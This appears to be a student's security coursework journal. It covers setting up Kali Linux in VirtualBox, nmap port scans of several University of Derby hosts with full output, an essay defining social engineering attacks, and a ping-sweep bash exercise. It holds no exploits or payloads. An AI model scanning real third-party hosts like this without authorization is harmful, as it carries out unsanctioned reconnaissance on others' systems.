
Hot picks:

- Pre-built virtual machines for developers at [Oracle Tech Network](#)
- **Hyperbox** Open-source Virtual Infrastructure Manager [project site](#)
- **phpVirtualBox** AJAX web interface [project site](#)


The installation process was as follows:



Upon successful installation of VM VirtualBox, the following screen came up:




Afterwards, I downloaded an image file of modified Kali Linux from ^{xix} and opened the file:




After this I imported the VM of modified Kali Linux in VirtualBox by simply clicking on "Import".



After successfully importing Kali Linux, I checked the settings of the system where RAM was by default set to 2GB and processors to 2, which seemed enough.




After looking into the settings, I initiated the virtual machine of Kali Linux.



Starting it off, I saw the following screens. The username to this modified version was "root".



Finally, Kali Linux was up and running:



3.5 – 16-02-2021

I used nmap tool in Kali Linux virtual machine to scan several hosts of University of Derby domain.

HOST	PORT	PROTOCOL	SERVICE	PURPOSE
www.derby.ac.uk	80	TCP	HTTP	Web browsing
www.derby.ac.uk	443	TCP	HTTPS	Secure web browsing
courseresources.derby.ac.uk	80	TCP	HTTP	Web browsing
courseresources.derby.ac.uk	443	TCP	HTTPS	Secure web browsing
udo.derby.ac.uk	80	TCP	HTTP	Web browsing
udo.derby.ac.uk	443	TCP	HTTPS	Secure web browsing

```
Terminal
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap www.derby.ac.uk
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-16 06:09 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.10% done; ETC: 06:09 (0:00:09 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.10% done; ETC: 06:09 (0:00:04 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.45% done; ETC: 06:09 (0:00:02 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.05% done; ETC: 06:09 (0:00:01 remaining)
Nmap scan report for www.derby.ac.uk (54.76.78.72)
Host is up (0.022s latency).
Other addresses for www.derby.ac.uk (not scanned): 52.214.107.87
rDNS record for 54.76.78.72: ec2-54-76-78-72.eu-west-1.compute.amazonaws.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 9.89 seconds
root@kali:~#
```

```
Terminal
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.63% done; ETC: 06:19 (0:00:23 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.27% done; ETC: 06:19 (0:00:19 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.00% done; ETC: 06:19 (0:00:18 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.73% done; ETC: 06:19 (0:00:17 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.67% done; ETC: 06:19 (0:00:15 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 42.63% done; ETC: 06:19 (0:00:13 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 44.60% done; ETC: 06:19 (0:00:14 remaining)
Nmap scan report for courseresources.derby.ac.uk (193.60.144.32)
Host is up (0.016s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
8080/tcp   closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds
root@kali:~#
```

```
Terminal
SYN Stealth Scan Timing: About 13.20% done; ETC: 06:25 (0:00:20 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.50% done; ETC: 06:25 (0:00:25 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.87% done; ETC: 06:25 (0:00:14 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.80% done; ETC: 06:25 (0:00:12 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.80% done; ETC: 06:25 (0:00:11 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.80% done; ETC: 06:25 (0:00:10 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.80% done; ETC: 06:25 (0:00:09 remaining)
Nmap scan report for udo.derby.ac.uk (193.60.144.38)
Host is up (0.016s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp   closed http-proxy
8085/tcp   closed unknown

Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
root@kali:~#
```

4.2 – 22-02-2021

Social engineering, in terms of information security, is a set of techniques to disclose confidential information, download malware on a target, or perform unauthorized transaction on behalf of a legitimate user without their knowledge or consent. Social engineering is a sub-category of attacks aimed towards information security, it involves the motive of directly attacking the end-user or simply put the human because that is the weakest link in the information security chain. The attacker may find it easier to target an employee of an organization to extract valuable information prior to an attack or tricking them into performing an action rather than circumventing control. For example, getting an employee to spill out a password might be easier than decrypting or brute forcing that same password. The sophistication level of an attacker is reliant upon the motivation for the attack and resources and skills being put in place. The major categories of social engineering are electronic, telephonic, and in-person. Electronic category is sub-divided into phishing and smishing, these attacks use email or other electronic transmission of data to lure a user into disclosing information or performing an action for instance clicking on a link, installing software, or conducting a transaction etc. Phishing is further divided into spear phishing, when a phishing email is tailored or targeted to a specific person because the request includes detailed or specific information and appears legitimate. Furthermore, when spear phishing is used to target a person of high value it is known as whale phishing. Moreover, smishing is an action of phishing via text messages.

Pretext calling or vishing is the sub-category of telephonic attack in social engineering that involves the use of telephone to trick a user into performing an illicit action or disclosing confidential information. Lastly, in-person social engineering requires an attacker to be physically present. In such cases someone could pose as an official, technician, or employee etc. There is also a possibility of an employee getting a hold of a USB stick that may include malicious software and when inserted in a computer, the whole system is infected.^{xx xxi}

Personal Journal – Unit Activities

3.6 – 17-02-2021

At first, I made myself a bit comfortable writing bash script by familiarizing myself with the commands and functions using Kali Linux terminal. So, I made the following bash script using vi text editor in the terminal:

```
root@kali:~# vi power-sweep.sh
root@kali:~#
```

[illegible]

Though the script is pinging Google's IP address 30 times but I did it using its Subnet as shown in the screen shot above. However, I was not able to figure out pinging the host domain name directly.

```
--- 8.8.8.2 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.3 (8.8.8.3) 56(84) bytes of data.
^C
--- 8.8.8.3 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.4 (8.8.8.4) 56(84) bytes of data.
^C
--- 8.8.8.4 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.5 (8.8.8.5) 56(84) bytes of data.
^C
--- 8.8.8.5 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.6 (8.8.8.6) 56(84) bytes of data.
^C
--- 8.8.8.6 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.7 (8.8.8.7) 56(84) bytes of data.
^C
--- 8.8.8.7 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=49.7 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 49.707/49.707/49.707/0.000 ms
PING 8.8.8.9 (8.8.8.9) 56(84) bytes of data.

--- 8.8.8.9 ping statistics ---
```

I did manage to learn quite a great deal regarding this topic but since I am new to this my knowledge is still rusty. Maybe I could receive some feedback on how to carry out this task the proper way or be guided towards some proper resource material, I would be highly obliged.

Thanks!

9. Appendix C – Discussion Board Notes

ⁱ <https://www.securitymagazine.com/articles/90712-top-five-best-cybersecurity-best-practices>

ⁱⁱ <https://archive.org/details/securitymobileco00boud>

ⁱⁱⁱ <https://www.arm.com/>

^{iv} <https://www.rfidjournal.com/genesis-of-the-versatile-rfid-tag>

^v <https://www.hindawi.com/journals/wcmc/2019/2138468/>

^{vi} <https://onlinelibrary.wiley.com/doi/pdf/10.1002/sec.1488>

^{vii} *Network Security Essentials 4th Edition – Chapter 4 (Malicious Software)*

^{viii} <https://techcrunch.com/2019/05/12/wannacry-two-years-on/>

^{ix} <https://searchsecurity.techtarget.com/definition/penetration-testing#:~:text=Penetration%20testing%2C%20also%20called%20open,software%20applications%20or%20performed%20manually.>

^x <https://resources.infosecinstitute.com/topic/what-are-black-box-grey-box-and-white-box-penetration-testing/#gref>

^{xi} <https://web.archive.org/web/20091016074048/http://www.news.com.au/technology/story/0%2C28348%2C26208289-5014239%2C00.html>

^{xii} <https://www.quora.com/How-can-you-keep-Windows-10-secure-without-making-updates>

^{xiii} <https://www.greycampus.com/opencampus/ethical-hacking/what-is-ethical-hacking>

^{xiv} <https://www.itperfection.com/network-security/five-phases-of-ethical-hacking-clearing-tracks-reconnaissance-scanning-hacker-security-cybersecurity/>

^{xv} <https://www.guru99.com/digital-forensics.html#:~:text=Digital%20Forensics%20is%20defined%20as,phone%2C%20server%2C%20or%20network>

^{xvi} https://link.springer.com/content/pdf/10.1007/1-4020-8070-0_28.pdf

^{xvii} <https://epic.org/privacy/ecpa/>

^{xviii} <https://www.redscan.com/services/gdpr/summary/>

^{xix} <https://zsecurity.org/download-custom-kali/>

^{xx} <https://www.social-engineer.org/framework/general-discussion/social-engineering-defined/>

^{xxi} <https://www.csoonline.com/article/2124681/what-is-social-engineering.html>